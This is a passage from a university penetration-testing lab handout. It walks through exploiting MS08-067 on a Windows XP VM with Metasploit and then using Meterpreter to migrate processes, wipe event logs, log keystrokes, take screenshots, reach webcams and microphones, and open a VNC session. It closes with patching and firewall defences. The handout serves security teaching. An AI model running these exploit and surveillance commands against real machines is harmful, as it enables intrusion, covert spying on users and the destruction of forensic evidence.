There are a variety of core and system commands available which are often used in combination with each other. A common action is to put the current Meterpreter session on hold (or in the background) to return back to the Metasploit prompt, where we can perform further actions. The session can then be resumed by listing all active sessions and then activating any one of these using the session id.

```
meterpreter > background
[*] Backgrounding session 1...
```

```
msf exploit(ms08_067_netapi) > sessions

Active sessions
===============

  Id  Type                   Information                      Connection
  --  ----                    -----------                       --------
--
  1      meterpreter  x86/win32    NT  AUTHORITY\SYSTEM  @  WINXPPROM1
192.168.144.10:4444 -> 192.168.144.20:1041 (192.168.144.20)

msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

We can end the current meterpreter session by typing:

```
meterpreter > quit
[*] Shutting down Meterpreter...
[*] 192.168.144.20 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(ms08_067_netapi) >
```

This ends the open connection between both VMs. Again, type `netstat –putan` at a Kali shell terminal and `netstat –abon` in a command prompt at the target Windows XP VM to verify this.

You can open a new Meterpreter session by running the exploit again:

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.144.10:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.144.20
[*]   Meterpreter   session   2   opened   (192.168.144.10:4444   ->
192.168.144.20:1074) at 2017-01-18 08:23:26 -0500
```

We can obtain relevant information about the target machine as shown below:


```
meterpreter > sysinfo
Computer        : WINXPPROM1
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

We can launch applications and processes on the target machine from the Meterpreter shell. Make sure you are currently in `C:\windows\system32` (if not, change to this directory using `cd`) , then start the `notepad` and `calc` processes.


```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > execute -f notepad.exe
Process 3560 created.
meterpreter > execute -f calc.exe
Process 3964 created.
```

You can get a list of processes running on the target machine, which should now show the two new processes that you started up with the respective process IDs returned earlier:

```
meterpreter > ps
```



Verify that these two processes have started in the Windows XP VM using the Task Manager. Notice that both processes are running under the System user account, which indicates that the Meterpreter shell is operating under the highest level of privilege in the OS, which is System.




Here we are executing an existing valid process or application on the target machine; but we could have easily uploaded a malware (such as a Trojan executable) to the local file system of the target machine and launched it in the same manner.

The reverse shell that is supporting the Meterpreter session is running inside the SvcHost process as explained earlier. We can migrate this reverse shell process so that it moves to a different process. This is useful when the current process it is running on is in danger of being terminated by the user or has become unstable that it may terminate on its own.

First we verify the process that the reverse shell is currently associated with by obtaining its process ID.

```
meterpreter > getpid
Current pid: 1024
```


As can you see from the previous process listing, this is the process ID of the SvcHost.



We now migrate the reverse shell to the `calc.exe` process we started earlier using the PID of this process. For your lab, use the PID assigned to `calc.exe` on your Windows XP VM, and not 3964.

```
meterpreter > migrate 3964
[*] Migrating from 1024 to 3964...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 3964
```

Return back to the Windows VM and terminate the `calc.exe` process using the Windows Task Manager.



Switch back to the Kali VM. Notice a message has now appeared indicating that the Meterpreter session has been closed. This is because the reverse shell process which was attached to the `calc.exe` process was terminated along with the `calc.exe`. The open network connection and the Meterpreter session maintained by this process will also be terminated as well.

```
meterpreter >
[*] 192.168.144.20 - Meterpreter session 1 closed.  Reason: Died

msf exploit(ms08_067_netapi) >
```

Type `netstat -abon` in a command prompt at the target Windows XP VM to confirm that there is no longer a connection established from port 4444 on the Kali VM to the Windows XP VM. In the Kali VM, type `netstat -putan` at another shell terminal to verify this as well.

Start a new Meterpreter session by running the exploit again.


```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.144.10:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.144.20
[*]   Meterpreter   session   2   opened   (192.168.144.10:4444   ->
192.168.144.20:1108) at 2017-01-20 23:22:50 -0500
```

We can get the user ID of the active user account on the target machine as well as the SID of this account. The security identifier (SID) is a unique value of variable length. Each user account has a unique SID issued by an authority, such as a Windows domain controller, and is stored in a security database.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > getsid
Server SID: S-1-5-21-220523388-1788223648-682003330-1003
```

Switch back to the Windows XP VM and start Internet Explorer. Return back to the Kali VM and get a listing of all processes on the target VM in order to locate the PID for Internet Explorer.

```
meterpreter > ps
```




Terminate Internet Explorer on the target VM using its PID:

```
meterpreter > kill 3972
Killing: 3972
```

Verify that Internet Explorer has closed on the Windows XP VM. Although we have demonstrated here that the reverse shell process has the ability to terminate any process on the target machine (including those started by the active user on that machine) as it is operating at the highest privilege level (SYSTEM), actions of this nature in general is discouraged. This is because such behavior (applications closing on their own) may alert the active user to the presence of an intrusion on the target machine after which he may take necessary corrective actions to close all network connections and terminate the open Meterpreter session. The most effective pen testers / hackers are those who remain undetected.

In the Windows XP VM, open Control Panel -> Administrative Tools -> Event Viewer:




Here you can view the system, application and security logs created in the background by the OS. These logs keep track of various system, application and security events such as start up time for an application or number of login attempts performed. These logs are usually used by the system administrator to monitor the performance of the OS and locate the source of any problems that may arise. The events in the log can also give clues to possible suspicious activity on the system which may indicate the presence of hackers who have gained unauthorized access to the target machine.

The Meterpreter session provides functionality to erase all these logs. Return back to the Kali VM and type:

```
meterpreter > clearev
[*] Wiping 37 records from Application...
[*] Wiping 46 records from System...
[*] Wiping 1 records from Security...
```

Return back to the Event Viewer on the Windows XP VM and verify that all the logs have been wiped clean, with the exception of a single remaining entry in the Security log.



Although this action removes all traces of activities executed by the hacker on the target VM via the Meterpreter session, it also immediately raises suspicion on part of the system administrator since the event logs should normally contain numerous events over a period of time.

You can also access the command shell prompt (DOS prompt) of the target machine from the Meterpreter session.

```
meterpreter > shell
Process 1124 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user1>
```

Once you are in the DOS command prompt, you can use the standard DOS commands like `cd`, `type`, `del`, etc to operate on the target machine. Type `exit` (or `Ctrl-C`) in the DOS command prompt to return back to the open Meterpreter session.

Finally, type `reboot` or `shutdown` in the Meterpreter session to reboot or shutdown the target machine. The Meterpreter session will end as well since all processes all the target machine will be closed at this point.

```
meterpreter > reboot
Rebooting...
meterpreter >
[*] 192.168.144.20 - Meterpreter session 4 closed.  Reason: Died

msf exploit(ms08_067_netapi) >
```

When the Windows VM restarts, the reverse shell exploit process is no longer present – it only stays memory resident for as long as the target machine is running. Open a new Meterpreter session by running the exploit again:


```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.144.10:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.144.20
[*]   Meterpreter   session   5   opened   (192.168.144.10:4444   ->
192.168.144.20:1039) at 2017-01-21 01:03:36 -0500
```

3.4 User interface commands

In addition to copying files and starting processes illicitly on the target machine, we can also spy on the user's actions on the target machine in real time. For e.g. we can run a keylogger utility that will log all the keystrokes made by the user on the target machine.

First identify the PID for the `explorer.exe` process

```
meterpreter > ps
```



Then migrate the reverse shell process to `explorer. exe` in the manner demonstrated earlier

```
meterpreter > migrate 2800
[*] Migrating from 1024 to 2800...
[*] Migration completed successfully.
```

Get a reference to the current desktop on the target Windows XP VM and start the keylogging facility.

```
meterpreter > getdesktop
Session 0\W\D
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

Switch back to the Windows XP VM, start Notepad (or some other text editor) and type some random text into it. Switch back to the Kali VM and type:

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <Return>  <Return> testing one two three  <Back>  this is awses <Back>
<Back>  <Back> esome
```

You should be able to see all the keystrokes from the current active user on the target VM from the point of time the keylogger was activated. The characters in <> indicate function keys like Return, Backspace, Arrow navigation keys, etc were pressed. If the user was typing confidential information such as passwords into a browser window, this would also be logged as well.


When you are done logging keystrokes, you can stop the keylogger with:

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

To obtain a screenshot of the current active desktop, type:

```
meterpreter > screenshot
Screenshot saved to: /root/gzESzaLy.jpeg
```

The screenshot is saved to the directory that the Meterpreter / Metasploit shell was started from. You can view it in the File Browser and double click to open it.



You can also use the following webcam commands in a similar manner to take control of any webcams connected to the target machine and record video and audio from it illicitly without knowledge of the active user. Currently there is no webcam attached to the lab machines, so you will have to try this feature on your own PCs at home.

```
    record_mic       Record audio from the default microphone for X
seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

4 Using a VNC client payload

Other than the common and widely used Meterpreter shell payload that we have used with this exploit, we can also use other payloads as well. If you are in current open Meterpreter session, end it and return back to the Metasploit prompt:

```
meterpreter > quit
[*] Shutting down Meterpreter...

[*] 192.168.144.20 - Meterpreter session 5 closed.  Reason: User exit
msf exploit(ms08_067_netapi) > back
```

```
msf >
```

Type in the following commands at the Metasploit prompt to use the same exploit as earlier but with a different payload:

```
use exploit/windows/smb/ms08_067_netapi
set payload windows/vncinject/bind_tcp
set RHOST IP-WindowsXP
set viewOnly false
exploit
```

```
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (401920 bytes) to 192.168.144.20
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 7 created in the background.
msf exploit(ms08_067_netapi) > Connected to RFB server, using protocol
version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "winxpprom1"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue
0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue
0
Same machine: preferring raw encoding
```

This opens a TightVNC client that allows the hacker to exert complete control over the target machine as well as view its display remotely. Experiment with moving windows, starting and closing applications on the Windows XP target using this VNC client. Finally, close the VNC client window to terminate the connection.


5 Preventing the exploit

As explained in detail earlier, this exploit is based on a vulnerability in the server service that implements the SMB protocol which runs within SvcHost and which listens on the default port for this protocol (port 445) for incoming network connections from clients that wish to use this protocol.

The most effective way to address this problem is to analyze the source code of the server service program to remove the bug that gives rise to this vulnerability. The updated binary executable of this program is then incorporated in the next OS patch or upgrade for the particular version of Windows affected (in this case, Windows XP SP3). This is the main reason why you are usually advised to always upgrade your OS to the latest patches: to ensure that all existing discovered vulnerabilities in the OS have been addressed. The Windows VMs that we are using in our labs have their updates purposely turned off so that we can demonstrate these vulnerabilities:

In some situations, it may not be possible to upgrade to the latest patch (perhaps because the security patch has not yet been made available (known as zero-day exploit) or because the upgrade causes other critical applications on the OS to stop functioning).

In that case, we can block the port that the service is listening (port 445) on so that no external program can connect to it. The firewall on the Windows XP VM can set to block all ports except for those required for critical network services. Turn on the firewall and make sure you check Don't allow Exceptions:




Return back to the Kali VM and attempt to run the exploit again:

```
use windows/smb/ms08_067_netapi
set RHOST IP-WindowsXP
set payload windows/meterpreter/reverse_tcp
set LHOST IP-Kali
exploit

[*] Started reverse TCP handler on 192.168.144.10:4444
[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection
timed out (192.168.144.20:445).
[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) >
```

This time the exploit fails because no network connection was possible to the targeted vulnerable service.

However, blocking all the ports means that all network services (except the most critical ones) cannot function. Therefore, the Windows XP firewall provides a way to set exceptions for certain services that need be used. For e.g. the SMB protocol is necessary for file and printer sharing on Windows XP. Thus, we could turn on the firewall to block all ports except for the ports associated with this service.

Return back to the Windows XP VM and configure the firewall so that the Don't allow exceptions checkbox is unticked. Then in the Exceptions tab, check File and Printer sharing. These tab allows you to add programs, services and ports that you want the firewall to allow external network connection to. Any other ports and their associated programs will be blocked.



Return back to the Kali VM and attempt to run the exploit again. This time you will be able to open a Meterpreter session successfully. This is because although the firewall is in operation, an exception is made for the port associated with the SMB protocol (port 445) through which we are able to successfully launch the attack on.

This lab illustrates the important principle of finding a compromise between leaving too many ports open on a system (which increases the security risk due to the increased probability that the various programs listening on all these ports have some vulnerability that can be exploited) and having no ports open at all (in which case the system is functionally useless as it cannot communicate on any network).

In real life practice, system administrators will identify the most critical programs that need to run (for e.g. web servers) and their corresponding ports for incoming connections from an external network (80 (HTTP), 443 (HTTPS) or 8080 (HTTP Alternate). These ports will be left open, while the firewall is configured to block all remaining ports. This is the case for the machines in most of the university labs; which explains why some applications cannot run on these machines. For example, the open source GitHub repository uses port 9418 for its simple Git protocol.